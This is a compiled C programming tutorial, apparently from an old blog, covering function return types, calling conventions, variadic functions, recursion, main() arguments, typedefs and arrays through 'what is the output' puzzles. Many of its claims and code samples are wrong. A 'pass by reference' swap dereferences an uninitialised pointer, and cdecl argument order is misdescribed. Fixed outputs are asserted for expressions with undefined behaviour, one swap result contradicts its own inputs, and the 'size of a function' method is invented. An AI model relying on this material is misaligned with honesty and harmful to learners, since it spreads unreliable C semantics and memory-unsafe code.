**printf("%d",ptr->pixel);**

**getch();**

**}**

**Output:12**

**ONE MORE EXAMPLE:**

**typedef** **struct** book{

**char** \*name;

**int** id;

**float** price;

}BOOK;

BOOK **show**();

**void** **main**(){

BOOK list;

list=show();

clrscr();

printf("%s %d ",list.name,list.id);

getch();

}

BOOK **show**(){

BOOK list1={"Advance C",200,845.0f};

BOOK list2={"Basic C",210,130.0f};

**if**(list1.price>list2.price)

**return** list1;

**else**

**return** list2;

}

Output: Advance C 200

Function which is returning pointer to function in c programming.

**#include <math.h>**

**double (\*lic())(double);**

**double(\*p)(double);**

**void main(){**

**p=lic();**

**clrscr();**

**printf("%.2lf",(\*p)(M\_PI\_4));**

**getch();**

**}**

**double (\*lic())(double){**

**p=&sin;**

**return p;**

**}**

**Output:0.71**

**ONE MORE EXAMPLE:**

**float** calculate();

**float** (\***show**())();

**void** **main**(){

**float** b;

clrscr();

b=(\*show())();

printf("%f",b);

getch();

}

**float** **calculate**(){

**float** a=5.5;

a+=5<=5;

**return** a;

}

**float** (\***show**())(){

**return** calculate;

}

Output: 6.5000000

Function returning int data type in c programming.

**void** main(){

**int** max;

max=max\_value();

printf("Max of three: %d",max);

getch();

}

**int** **max\_value**(){

**int** a=5,b=15,c=10;

**int** max;

max=(a>=b?a:b)>=c?(a>=b?a:b):c;

**return** max;

}

Output: 15

Function which is returning char data type in c programming.

**char** find\_character();

**void** **main**(){

**char** character;

character=find\_character();

printf("Character : %c",character);

getch();

}

**char** **find\_character**(){

**char** \* string="cquestionbank",temp;

string+=3;

temp=\*string;

**return** temp;

}

Output: e

Parameter of function in C programming

**3. Parameter or argument of function**  
Parameter of function can be:

1. Primitive data type.

2. Derived data type.

3. User defined data type.

4. Ellipsis i.e. variable number of parameter.

5. We can use modifier with data type in return type.

Parameters passing conventions in c

**There are two types of parameters passing conventions in c:**  
  
  
**1. pascal:** In this style function name should (not necessary ) in the uppercase .First parameter of function call is passed to the first parameter of function definition and so on.

**2. cdecl:** In this style function name can be both in the upper case or lower case. First parameter of function call is passed to the last parameter of function definition. It is default parameter passing convention.

Examples:

1.What will be output of following program?  
  
  
#include<stdio.h>

int main(){

static int a=25;

void cdecl conv1() ;

void pascal conv2();

conv1(a);

conv2(a);

return 0;

}

void cdecl conv1(int a,int b){

printf("%d %d",a,b);

}

void pascal conv2(int a,int b){

printf("\n%d %d",a,b);

}

Output: 25 0  
0 25  
  
  
(2) What will be output of following program?

#include<stdio.h>

void cdecl fun1(int,int);

void pascal fun2(int,int);

int main(){

    int a=5,b=5;

    fun1(a,++a);

    fun2(b,++b);

    return 0;

}

void cdecl fun1(int p,int q){

    printf("cdecl:  %d %d \n",p,q);

}

void pascal fun2(int p,int q){

    printf("pascal: %d %d",p,q);

}

Output:

cdecl:  6 6

pascal: 5 6

(3) What will be output of following program?  
  
#include<stdio.h>

void cdecl fun1(int,int);

void pascal fun2(int,int);

int main(){

    int a=5,b=5;

    fun1(a,++a);

    fun2(b,++b);

    return 0;

}

void cdecl fun1(int p,int q){

    printf("cdecl:  %d %d \n",p,q);

}

void pascal fun2(int p,int q){

    printf("pascal: %d %d",p,q);

}

Output:

cdecl:  6 6

pascal: 5 6

(4) What will be output of following program?  
  
#include<stdio.h>

void convention(int,int,int);

int main(){

    int a=5;

    convention(a,++a,a++);

    return 0;

}

void  convention(int p,int q,int r){

    printf("%d %d %d",p,q,r);

}

Output: 7 7 5

(5) What will be output of following program?  
  
#include<stdio.h>

void pascal convention(int,int,int);

int main(){

    int a=5;

    convention(a,++a,a++);

    return 0;

}

void pascal  convention(int p,int q,int r){

    printf("%d %d %d",p,q,r);

}

Output: 5 6 6

(6) What will be output of following program?  
  
#include<stdio.h>

void pascal convention(int,int);

int main(){

    int a=1;

    convention(a,++a);

    return 0;

}

void pascal  convention(int a,int b){

    printf("%d %d",a,b);

}

Output: 1 2

(7) What will be output of following program?  
  
#include<stdio.h>

void  convention(int,int);

int main(){

    int a=1;

    convention(a,++a);

    return 0;

}

void  convention(int a,int b){

    printf("%d %d",a,b);

}

Output: 2 2

How to pass parameters in the function in C

In c we can pass the parameters in a function in two different ways.

(a)**Pass by value**: In this approach we pass copy of actual variables in function as a parameter. Hence any modification on parameters inside the function will not reflect in the actual variable. For example:

#include<stdio.h>

int main(){

    int a=5,b=10;

    swap(a,b);

    printf("%d      %d",a,b);

    return 0;

}

void swap(int a,int b){

    int temp;

    temp =a;

    a=b;

    b=temp;

}

Output: 5    10

(b)**Pass by reference**: In this approach we pass memory address actual variables in function as a parameter. Hence any modification on parameters inside the function will reflect in the actual variable. For example:

#incude<stdio.h>

int main(){

    int a=5,b=10;

    swap(&a,&b);

    printf("%d %d",a,b);

    return 0;

}

void swap(int \*a,int \*b){

    int  \*temp;

    \*temp =\*a;

    \*a=\*b;

    \*b=\*temp;

}

Output: 10 5

Function in c with no parameter and not returning any value ?

Example:  
void world1(); //function declaration  
void world2(); //function declaration  
char c='\*';  
int i,j;  
void main()  
{  
char \*msg="I KNOWN FUNCTION";  
clrscr();  
world1(); //function call  
printf("%c%22s%7c",c,msg,c);  
world2(); //function call  
getch();  
}  
void world1() //function definition  
{  
int a=-1;  
  
for(i=0;i<15;i++)  
{  
a++;  
for(j=0;j<30;j++)  
{  
if(j>=(15-a) && j<(15+a))  
{  
printf(" ");  
}  
else  
{  
printf("%c",c);  
}  
}  
printf("\n");  
}  
}  
void world2() //function definition  
{  
int a=-1;  
for(i=0;i<16;i++)  
{  
a++;  
for(j=30;j>0;j--)  
{  
  
if(j>a && j<=(30-a))  
{  
printf(" ");  
}  
else  
{  
printf("%c",c);  
}  
}  
printf("\n");  
}  
}

Function in c has parameter but not returning any value

void swap(int,int);  
void main()  
{  
int a=10,b=15;  
clrscr();  
printf("Befor swap a=%d ,b=%d",a,b);  
swap(a,b);  
printf("\nAfter swap a=%d ,b=%d",a,b);  
getch();  
}  
void swap(int a,int b)  
{  
int c;  
c=a;  
a=b;  
b=c;  
}  
Output:  
Before swap a=10,b=15  
After swap a=10,b=20  
Explanation: a and b are auto variable (default storage class is auto) .Here its scope is only within main function.After the main function both a and b will die.We are swapping outside the main function so value of a and b is not changing.

Function in c with parameter and returning a value.

void main()  
{  
int a=1,b=5,c;  
clrscr();  
c=operation(a,b);  
printf("%d",c);  
getch();  
}  
int operation(int a,int b)  
{  
int c;  
c=++a \* ++a \* b++;  
return c;  
}  
Output: 45  
Note. Any function can return only one value at a time. If return type is int then there is not necessity of function declaration.

What is Ellipsis or … in c ?

**Ellipsis is there consecutive period (.) with no white space. With the help of ellipsis we can write a function of variable number of parameter. For example:**

#include<stdio.h>  
int number(int a,...){  
   return a;  
}

int main() {  
   int i;  
   i=number(5,4,3,2,1);  
   printf("%d",i);

   return 0;  
}  
  
Output: 5

Ellipsis can be used as a variable number of parameters or a variable which stores variable number of arguments. For example:

#include<stdio.h>

int dynamic(int,...);

int main(){

    int x,y;

    x=dynamic(2,4,6,8,10,12,14);

    y=dynamic(3,6,9,12);

    printf("%d %d ",x,y);

    return 0;

}

int dynamic(int s,...){

    void \*ptr;

    ptr=...;

    (int \*)ptr+=2;

    s=\*(int \*)ptr;

    return s;

}

Here dynamic function is example of variable number of arguments while pointer ptr is example of variable which is storing variable number of arguments.

In header file stdarg.h has three macro va\_arg, va\_end, va\_start, with help of this macro we can know other parameter of a function in case of variable number of parameters.**Syntax:**

void va\_start (va\_list ap,lastfix)

type va\_arg(va\_list ap,type)

void va\_end(va\_list ap);

va\_list is list of data .

lastfix is a last fixed parameter used in a function of variable number of parameters.

type is used to know which data type are using in function of variable number of parameters .

va\_arg always returns next parameter from right to left.

va\_start set the pointer ap to the first parameter from right side of a function of variable number of parameters.

va\_end help in the normal return. Example:

#include<stdio.h>

#include <stdarg.h>

void sum(char \*msg, ...){

int total = 0;

va\_list p;

int arg;

va\_start(p, msg);

while ((arg = va\_arg(p,int)) != 0) {

total += arg;

}

printf(msg, total);

va\_end(p);

}

int main() {

sum("The total sum is %d\n", 5,7,11,8);

return 0;

}

Output: 31

Properties of variable number of arguments:

1. First parameter must be any other data type in case of variable number of arguments.

Invalid declaration of function:

int (...);

Valid declaration of function:

int (char c,...);

void(int,float,...);

2.

We cannot pass any other data type after the variable number of arguments.

Invalid declaration of function:

int (int a,...,int b);

3. We cannot give any blank space between any two periods (dot) in the ellipsis.

Invalid declaration:

int (float b,. . .);

4. In place of ellipsis we can pass the data either of same type or different type.

#include<stdio.h>

#include <stdarg.h>

int flue(char c,...);

int main(){

    int x,y;

    x=flue('A',1,2,3);

    y=flue('1',1.0,1,'1',1.0f,1l);

    printf("%d %d",x,y);

return 0;

}

int flue(char c,...){

    return c;

}

Output: 65 49

Function recursion in C programming

Calling of same function from its function body is known as function recursion. It is alternative of loop. Any c program which is possible using loop it must be possible using function recursion. Simple example:

Find the sum of all even numbers from 0 to 20 using function recursion. Program:

int main(){

int total;

total=sum(2);

printf("%d",total);

return 0;

}

int sum(int i){

static int even=0;

if(i<=20){

even=even+i;

sum(i+2); //calling same function

}

return even;

}

Output:

It is very difficult to understand the execution as well as to write the function recursion program.

**How to write function recursion program in easier way:**

I have already told it is very difficult to write function recursion program directly. If any person is writing such program directly he may be memorized that program. I am telling a very nice trick: how to write function recursion program in easier way? As we know any c program which possible using loop it must be possible using function recursion.

**Steps for how to write a function recursion program:**

Step1: First of all write same program using while loop and function. (Except main function)

Step 2: In that function make all local variable static.

Step 3: Replace while keyword by if.

Step 4: The increment or decrement of variable which is used for condition checking, replace with function call and pass the parameter of that incremented or decremented variable. Now understand by example:

Find the sum of all even numbers from 0 to 20 using function recursion.

Step 1: Write the same program using while loop and function. Here function is sum.

int main(){

int total;

total=sum(2);

printf("%d",total);

return 0;

}

int sum(int i){

int even=0;

while(i<=20){

even=even+i;

i=i+2;

}

return even;

}

Step 2: Make local variable even as static variable

int sum(int i){

static int even=0;

while(i<=20){

even=even+i;

i=i+2;

}

return even;

}

Step 3: Replace while keyword by if keyword.

int sum(int i){

int even=0;

if(i<=20){

even=even+i;

i=i+2;

}

return even;

}

Step 4: Since here variable i has used in condition checking. So replace the statement i=i+2 by sum (i+2).

int sum(int i){

int even=0;

if(i<=20){

even=even+i;

sum(i+2);

}

return even;

}

Following only three simple change you can write any difficult function recursion program.

int main(){

int total;

total=sum(2);

printf("%d",total);

return 0;

}

int sum(int i){

int even=0;

if(i<=20){

even=even+i;

sum(i+2);

}

return even;

}

One more example:

Write a program to find a factorial of given number using function recursion.

Step 1: write same program using while loop and function.

int main(){

int fact,num;

scanf("%d",&num);

fact=factorial(num);

printf("%d",fact);

return 0;

}

int factorial(int num){

int fact=1; //make it static

while(num>0){ //replace while by if

fact=fact\*num;

num--; // replace by function call as factorial(num-1);

}

return fact;

}

After following step1, step 2, step 3:

int main(){

int fact,num;

scanf("%d",&num);

fact=factorial(num);

printf("%d",fact);

return 0;

}

int factorial(int num){

static int fact=1;

if(num>0){

fact=fact\*num;

factorial (num-1);

}

return fact;

}

Note1: In step 3 while calling function don’t pass the parameter using unary operator like factorial (num--);

Note2: write the function in such a way parameter of calling function must be used in conditional statement. For example in the above program:

int factorial(int num)

num is function parameter and num is also used in the conditional if statement.

Important points about function recursion in C programming

**1. It is very slow process.**

One problem with function recursion is it creates a function frame in each function call. This makes program very slow. This is main reason to introduce for, while and do-while loop in c event that it is also possible by using function recursion.

**2. Nature of function recursion is infinite loop or stack over flow.**

Calling of same from its function body lead to infinite loop or stack over flow. But with help of conditional statement if-else, switch-case we can able to stop the loop.

**3. It follows LIFO data structure.**

In function recursion return value of each recursion is stored in stack. As we know stack is LIFO data structure.

**4. We can use break keyword in function recursion.**

Keyword break can be use to stop any loop. Since function recursion is no a loop so we can use break, continue keyword.

**void** **main**(){

**int** x,num=1;

clrscr();

x=call(num);

printf("%d",x);

getch();

}  
**int** **call**(**int** num){

**static** **int** x=0;

**if**(num<4){

x=x+num;

call(num+1);

}

**else**

**break**;

**return** x;

}

//output: Compiler error

5. We can not use goto to move the control from one function to another function.

How can we find the output of recursion program in quicker way in c?

**How can we find the output of recursion program in quicker way in c programming language**

(1)What will be output of following c recursion program?

#include<stdio.h>  
int main(){

    int x,num=4;

    x=call(num);

    printf("%d",x);

    return 0;

}

int call(int num){

    static int x=1,y;

    if(num>0){

         x=x\*num;

         y=call(num-1)+call(num-2);

    }

    return x;

}

output: 48

(2)What will be output of following c recursion program?

#include<stdio.h>  
int main(){

    int x,num=5;

    x=call(num);

    printf("%d",x);

    return 0;

}

int call(int num){

    static int x=1,y;

    if(num>0){

         x=x+num;

         y=call(num-2)+call(num-3);

    }

    return x;

}

Output: 12

(3)What will be output of following c recursion program?  
  
  
#include<stdio.h>

int main(){

    int x,num=5;

    x=call(num);

    printf("%d",x);

    return 0;

}

int call(int num){

    static int x=1,y;

    if(num>0){

         x=x+num-1;

         y=call(num-1)+2;

    }

    return x;

}

Output: 11

(4)What will be output of following c recursion program?  
  
  
#include<stdio.h>

int main(){

    int x,num=1;

    x=call(num);

    printf("%d",x);

    return 0;

}

int call(int num){

    static int x=1,y;

    if(num<4){

         x=x+num\*2;

         y=call(num+1)+call(num+2)+call(num+3);

    }

    return x;

}

Output: 19

(5)What will be output of following c recursion program?  
  
  
#include<stdio.h>

int main(){

    int x,num=1;

    x=call(num);

    printf("%d",x);

    return 0;

}

int call(int num){

    static int x=0,y;

    if(num<4){

         x=3\*x+num;

         y=call(num+1)+2+call(num+3);

    }

    return x;

}

Output: 18

(6)What will be output of following c recursion program?  
  
  
#include<stdio.h>

int main(){

    int x,num=1;

    x=call(num);

    printf("%d",x);

    return 0;

}

int call(int num){

    static int x=0;

    if(num<4){

         x=2\*x-num;

         call(num+1);

         call(num+2);

    }

    return x;

}

Output: -25

What is declaration of function in C programming?

**Function declaration and function definition in c:**  
  
  
1. If function definition has written after the function call then it is necessary to declare the function before the function call because function call statement has no idea about prototype of calling function.

Example 1:  
  
  
#include<stdio.h>

float sachin(int x){

    float r=(float)x;

    return r;

}

int main(){

    float f;

    f=sachin(33);

    printf("%f",f);

    return 0;

}

Output : 33.000000  
  
  
Example 2:  
#include<stdio.h>

int main(){

    float f;

    f=sachin(33);

    printf("%f",f);

    return 0;

}

float sachin(int x){

    float r=(float)x;

    return r;

}

Output : Compilation error  
  
  
Example 3:  
  
  
#include<stdio.h>

float sachin(int);

int main(){

    float f;

    f=sachin(33);

    printf("%f",f);

    return 0;

}

float sachin(int x){

    float r=(float)x;

    return r;

}

Output: 33.000000

2.If function definition has written before the function call statement then it is not necessary to write function declaration.

3.If return type of function is signed int data type then it not necessary to write function declaration even though function definition has written after the function call.

4.Function’s declaration doesn’t reserve any memory space.

5.In declaration statement it is not necessary to write variable name in parameter of function.

Example 1:

#include<stdio.h>

typedef float klpd(int,char);

int main(){

    float num,num1,num2;

    klpd a,b;

    num1=a(5,'a');

    num2=b(6,'0');

    num=num1+num2;

    printf("%f",num);

    return 0;

}

float a(int x, char y){

    x=x+y;

    return (float)x;

}

float b(int p,char q){

    p=q-p;

    return p;

}

Output: 144.000000  
  
  
Example 2:  
  
  
#include<stdio.h>

int main(){

    float num,num1,num2;

    num1=a(5,'a');

    num2=b(6,'0');

    num=num1+num2;

    printf("%f",num);

    return 0;

}

float a(int x, char y){

    x=x+y;

    return (float)x;

}

float b(int p,char q){

    p=q-p;

    return p;

}

Output: Compilation error

What is main function in c?

**Every c program starts with a main function and end with null statement.**

**Properties of main function:**

**1.** **Any c program can have only one main function.**

**2.** **main function is called by operating system.**

**3.** **main is not keyword of c. So any variable name can be main.**

**4.** **Programmer can also call the main function.**

**5.** **Default return type of main function is int and default parameter is void.**

**Prototype of main function in c:**

****

**A main function in c has three parameters. They are:**

**1.** **Argument counter**

**2.** **Argument vector**

**3.** **Environment vector**

**1. Argument counter: First parameter of main function is argument counter. It stores an integer number which is equal to number of parameters passed including file name from the command prompt.**

**Example:**

**Step1: Write the following code in your c compiler.**

**int main(int arg\_counter){**

**printf("%d",arg\_counter);**

**return 0;**

**}**

**Step2: Save the file (Let main.c) and compile the program**

**Step 3: Open command prompt go to the directory where you have save your file (i.e. main.c)**

**Step 4: Write following in the command prompt:**

**main usa japan china uk (Press enter key)**

****

**You will get 5 as an output because we have passed five parameters including file name (i.e. main).**

**2. Argument vector: Second parameter of main function is argument vector. It is array which is array of string. This string array contains the actual parameters which have passed from the command prompt.**

**Example:**

**//main.c**

**void main(int count ,char \*arg\_vector[]){**

**int i;**

**for(i=0;i<count;i++){< span=""></count;i++){<>**

**printf("%s\n",arg\_vector[i]);**

**}**

**}**

**In the command prompt write:**

**main usa japan china uk (Press enter key)**

**Output:**

**main**

**usa**

**japan**

**china**

**uk**

**3. Environment vector**

**Third parameter of main function is environment variable. It is also array of string which contains all the environments variables of the system.**

**Example:**

**void main(int count ,char \*arg\_vector[],char \*env\_vector[]){**

**int i;**

**for(i=0;i<count;i++){< span=""></count;i++){<>**

**printf("%s\n",env\_vector[i]);**

**}**

**}**

**Conceptual questions on main function:**

**(1) What will be output if you will execute following c code?**

**#include "process.h"**

**int main(){**

**static int x=5;**

**if(x<10){**

**printf("\nHello");**

**x++;**

**main();**

**}**

**else {**

**getch();**

**exit(0);**

**}**

**return 0;**

**}**

**Output:**

**Hello**

**Hello**

**Hello**

**Hello**

**Hello**

**Explanation: Programmer can call the main function.**

**(2) What will be output if you will execute following c code?**

**void main(){**

**int main=10;**

**main++;**

**printf("%d",main);**

**getch();**

**}**

**Output:**

**11**

**Explanation: main is not keyword of c. A variable name can be main but it is bad practice.**

**(3) What will be output if you will execute following c code?**

**void one();**

**void two();**

**#pragma startup one**

**#pragma exit two**

**void main(){**

**printf("main");**

**}**

**void one(){**

**printf("one");**

**}**

**void two(){**

**printf("two");**

**getch();**

**}**

**Output:**

**One**

**main**

**two**

**Explanation: Every c program starts from main function and end will null statement. But with the help of preprocessor directive it is possible to call any function just before staring of function and call the function just after the ending of function.**

**(4) What will be output if you will execute following c code?**

**#include "stdio.h"**

**void main(){**

**clrscr();**

**printf("main");**

**getch();**

**return;**

**printf("go");**

**getch();**

**}**

**Output:**

**main**

**Explanation: A c program will terminate when control encounters any null statement.**

Function overloading in C : Does C support function overloading

**C doesn't support function overloading**. In c it is not possible to declare two function of same name but different signatures like number of parameters, data type of parameters, order of parameter etc.

For example:

int display(int x){

    return x;

}

int display(void){

    return 1;

}

void main(){

    int x,y;

    x=dispaly();

    y=display(1);

    printf("%d  %d",x,y);

    getch();

}

Output: Compilation error

typedef of function in c

In c we can typedef the function declaration. It is useful when function declaration is too complex and we have to give any simple name or if we have to create more numbers of function of the same type.

**typedef** **void** govinda(**int**);

**void** **main**(){

    govinda one,two;

    one(1);

    two(2);

    getch();

}

**void** **one**(**int** x){

    printf("FROM ONE %d",x);

}

**void** **two**(**int** y){

    printf("\nFROM TWO %d",y);

}

FROM ONE 1

FROM TWO 2

**typedef** **int** (\*sugyan(**int**))(**int**(\*)[3]);

**void** **main**(){

    sugyan p,q;

}

How to calculate size of a function in c?

**Size of any function is calculated as:**

Size of function = Size of all local variable which has declared in function + Size of those global variables which has used in function+ Size of all its parameter+ Size of returned value if it is an address. Example:

**What is size of calculate function?**

int x=2;

int\* calculate

void main(){

    int \*p,a=0,b=5;

    p=calculate(a,b);

    printf(“%d”,\*p);

}

int \* calculate(int a,int b){

    static int z;

    z=a+x+b;

    return &z;

}

Answer:

Size of calculate function= 2 (global variable x)+ 2 (local variable z) +2\*2 (parameter a, b)+ 2 ( returning address of z)= 10 bytes

What is prototype of a function in C programming

**What is prototype of a function in c programming?**

Declaration of function is known as prototype of a function. Prototype of a function means

(1) What is return type of function?

(2) What parameters are we passing?

(3) For example prototype of printf function is:

int printf(const char \*, …);

I.e. its return type is int data type, its first parameter constant character pointer and second parameter is ellipsis i.e. variable number of arguments.

If you still didn't get meaning of **prototype of function** you can ask here.

Function standards in C programming

There are two types of function parameter standard:

**1. ANSI standard**

In this standard function definition is written as

**int** **calculate**(**int** a, **int** b){

**int** c;

    c=a+b;

**return** c;

}

This standerd is also called as modern style.

**2. K and K standard**

**int** **calculate**(a, b)

**int** a,b;

{

**int** c;

    c=a+b;

**return** c;

}

This standard is also called as old style.You should also known this style if you want to read old c code.

Examples:

**void** **main**(){

**int** i=kkstandard(5,5,5.0f,'5');

    printf("%d",i);

    getch();

}

**int** **kkstandard** (a,b,f,c)

**int** a,b;

**char** c;

**float** f;{

**int** x=a+b+c+f;

**return** x;

}

Output: 68

Renaming of function in C programming

In c we can typedef the function declaration. It is useful when function declaration is too complex and we have to give any simple name or if we have to create more numbers of function of the same type.

**typedef** **void** govinda(**int**);

**void** **main**(){

    govinda one,two;

    one(1);

    two(2);

    getch();

}

**void** **one**(**int** x){

    printf("FROM ONE %d",x);

}

**void** **two**(**int** y){

    printf("\nFROM TWO %d",y);

}

FROM ONE 1

FROM TWO 2

**typedef** **int** (\*sugyan(**int**))(**int**(\*)[3]);

**void** **main**(){

    sugyan p,q;

}

Nesting of function call in C programming

**Nesting of function call in c programming**

If we are calling any function inside another function call is known as nesting function call. Sometime it converts a difficult program in easy one.

For example:

Try to find out maximum number among the five different integers without using nested function call.

**Find the maximum number among five different integers using nested function call:**

int max(int x,int y){return x>y?x:y;}

void main(){

    int m;

    m=max(max(4,max(11,6)),max(10,5));

    printf("%d",m);

    getch();

}

Output: 11

Array tutorials in c programming language by examples

**Array tutorials in c programming language by examples**

An array is derived data type in c programming language which can store similar type of data in continuous memory location. Data may be primitive type (int, char, float, double…), address of union, structure, pointer, function or another array.

Example of array declaration:

int arr[5];

char arr[5];

float arr[5];

long double arr[5];

char \* arr[5];

int (arr[])();

double \*\* arr[5];

Array is useful when:

(a) We have to store large number of data of similar type. If we have large number of similar kind of variable then it is very difficult to remember name of all variables and write the program. For example:

//PROCESS ONE  
#include<stdio.h>

int main(){

    int ax=1;

    int b=2;

    int cg=5;

    int dff=7;

    int am=8;

    int raja=0;

    int rani=11;

    int xxx=5;

    int yyy=90;

    int p;

    int q;

    int r;

    int avg;

    avg=(ax+b+cg+dff+am+raja+rani+xxx+yyy+p+q+r)/12;

    printf("%d",avg);  
  
    return 0;

}

If we will use array then above program can be written as:

//PROCESS TWO  
#include<stdio.h>

int main(){

    int arr[]={1,2,5,7,8,0,11,5,50};

    int i,avg;

    for(int i=0;i<12;i++){

         avg=avg+arr[i];

    }

    printf("%d",avg/12);  
    return 0;

}

Question: Write a C program to find out average of 200 integer number using process one and two.

(b) We want to store large number of data in continuous memory location. Array always stores data in continuous memory location.

(q) What will be output when you will execute the following program?

#include<stdio.h>

int main(){

int arr[]={0,10,20,30,40};

    char \*ptr=arr;

    arr=arr+2;

    printf("%d",\*arr);  
    return 0;

}

**Advantage of using array:**

1. An array provides singe name .So it easy to remember the name of all element of an array.

2. Array name gives base address of an array .So with the help increment operator we can visit one by one all the element of an array.

3. Array has many application data structure.

**Array of pointers in c:**

        Array whose content is address of another variable is known as array pointers.  For example:

#include<stdio.h>

int main(){

float a=0.0f,b=1.0f,c=2.0f;

    float \* arr[]={&a,&b,&c};

    b=a+c;

    printf("%f",arr[1]);  
    return 0;

}

**Complex arrays in c**

1. Declaration of an array of size five which can store address such functions whose parameter is void data type and return type is also void data type:

void ( arr[5] )( );

2. Declaration of an array of size five which can store address such function which has two parameter of int data type and return type is  float data type:

float ( arr[5] )(int, int);

3. Declaration of an array of size two which can store the address of printf or sacanf function:

int ( arr[2] )( const char \*, … );

Note: prototype of printf function is:  int printf( const char\*, … );

**Different type of array in c:**

(a) Array of integer

    An array which can hold integer data type is known as array of integer.

(b) Array of character

    An array which can hold character data type is known as array of character.

(c) Array of union

    An array which can hold address of union data type is known as union of integer.

For example:

(1) What will be output when you will execute the following program?

#include<stdio.h>

union A{

char p;

float const \* const q;

};

int main(){

    union A arr[10];

    printf("%d",sizeof arr);  
   return 0;        
}

Output: 20

(2) What will be output when you will execute the following program?

#include<stdio.h>  
union A{

    char character;

    int ascii;

};

int main(){

    union A arr[2]={{65},{'a'}};

    printf("%c %c",arr[0],arr[1]);  
       return 0;

}

Output: A a

(d) Array of structure

 An array which can hold address of structure data type is known as array of structure. For example:

(1) What will be output when you will execute the following program?  
  
#include<stdio.h>

typedef struct stu{

    char \* name;

    int roll;

}s;

int main(){

    s arr[2]={{"raja",10},{"rani",11}};

    printf("%s %d",arr[0]);

    return 0;           
}

Output: raja 10

(2) What will be output when you will execute the following program?  
  
#include<stdio.h>

struct A{

    int p;

    float q;

    long double \*r;

};

int main(){

    struct A arr[10];

    printf("%d",sizeof arr);

    return 0;           
}

Output: 80

(e) Array of string

    An array which can hold integer data type is known as array of integer.

(f) Array of array

    An array which can hold address of another array is known as array of array.

(g) Array of address of integer

    An array which can hold address integer data type is known as array of address of integer.

**Pointer to array**

A pointer which holds base address of an array or address of any element of an array is known as pointer to array. For example:

(a)  
  
#include<stdio.h>

int main(){

    int arr[5]={100,200,300};

    int \*ptr1=arr;

    char \*ptr2=(char \*)arr;

    printf("%d   %d",\*(ptr1+2),\*(ptr2+4));  
  
       return 0;

}

Output: 300   44

(b)

#include<stdio.h>

int main(){

    static int a=11,b=22,c=33;

    int \* arr[5]={&a,&b,&c};

    int const \* const \*ptr=&arr[1];

    --ptr;

    printf("%d ",\*\*ptr);  
        return 0;

}

Output: 11

Preprocessor in c

**Preprocessor tutorials in c programming language**

[Preprocessor definitions in c](http://cquestionbank.blogspot.com/2011/01/preprocessor-definitions-in-c.html)

[Preprocessor directive in c](http://cquestionbank.blogspot.com/2011/01/preprocessor-directives-in-c.html)

[#include directive in c](http://cquestionbank.blogspot.com/2011/01/include-directive-in-c.html)

[# define directive in c](http://cquestionbank.blogspot.com/2011/01/this-directive-is-also-called-as-macro.html)

[Pragma directive in c](http://cquestionbank.blogspot.com/2011/01/pragma-directive-in-c.html)

[#pragma startup and #pragma exit](http://cquestionbank.blogspot.com/2009/01/what-is-pragma-startup-and-pragma-exit.html)

[#pragma inline direcive](http://cquestionbank.blogspot.com/2011/01/pragma-inline-direcive-in-c.html)

[Warning directive](http://cquestionbank.blogspot.com/2011/01/pragma-warn-directive-in-c.html)

[Preprocessor operators in c](http://cquestionbank.blogspot.com/2011/01/preprocessor-operators-in-c.html)

[# if directive in c](http://cquestionbank.blogspot.com/2011/01/if-directive-in-c.html)

[#line directive in c](http://cquestionbank.blogspot.com/2011/01/line-directive-in-c.html)

[# error directive in c](http://cquestionbank.blogspot.com/2011/01/error-directive-in-c.html)

[# elif in c](http://cquestionbank.blogspot.com/2011/01/elif-in-c.html)

[# ifdef and #endif in c](http://cquestionbank.blogspot.com/2011/01/directive-ifdef-is-very-similar-to-if.html)

[# ifndef in c example](http://cquestionbank.blogspot.com/2011/01/ifndef-in-c-example.html)

[#undef in c](http://cquestionbank.blogspot.com/2011/01/undef-in-c.html)

[What is header file in ?](http://cquestionbank.blogspot.com/2011/01/what-is-header-file-in-c.html)

[C preprocessor questions](http://cquestionbank.blogspot.com/2007/12/1-define-max-10-void-main-int-i-imax.html)

Preprocessor definitions and directive in c

**C preprocessor directives**

All the preprocessors in c are not part of actual c programming language. When c language had introduced in the market there are different architecture of computers was present. To make the c language portable in different architectures or compilers, c language developer had introduced preprocessor. It is only instruction to compiler. All the preprocessor process before the staring of actual compilation and create an intermediate file. In the intermediate file all preprocessor statement is replaced by corresponding c code. During the compilation process that intermediate file is deleted by compiler automatically.

**To see the intermediate file in linux gcc compiler:**

Suppose there c source code file test.c

Compile the c code with following options:

[](http://2.bp.blogspot.com/_uIwyaTjqYYw/TTsivKly7LI/AAAAAAAABRY/FzfMP0EwV0o/s1600/b.png)

It will create three more files in same directory. They are:

1. test.i : Intermediate file

2.  test.o : Object file

3.  test.a : Assembly file

**To see the intermediate file in Turbo c compiler:**

Step 1: First create any c file let us assume test.c which contains:

#include<stdio.h>

#define max 10+2

int main() {

int a;

a = max \* max;

printf("%d",a);

return 0;

}


Step 2: Go to command prompt. (Open run in window XP. Then write **cmd** then press enter key.)

Step 3: Go to the directory where test .c has been created.


Step 4: write in the command prompt:

[](http://1.bp.blogspot.com/_uIwyaTjqYYw/TTskOMIkfeI/AAAAAAAABRc/nMaUmCd-WOc/s1600/b.png)

and press enter key (to create intermediate file)

[](http://1.bp.blogspot.com/_uIwyaTjqYYw/TTIm7cY512I/AAAAAAAABRM/yd92tNGj7m4/s1600/cpp.bmp)

Step 5: **type test.i** (to see the intermediate file)

[](http://1.bp.blogspot.com/_uIwyaTjqYYw/TTIlp6qIXPI/AAAAAAAABRE/E8Mt-CMPA0k/s1600/test.bmp)

We can observe in the intermediate file all the preprocessor statements has been replaced by actual c code. We will discuss more about intermediate file in the later chapters.

**Why preprocessor in c programming language?**

Answer:

1. It improves the readability of program.

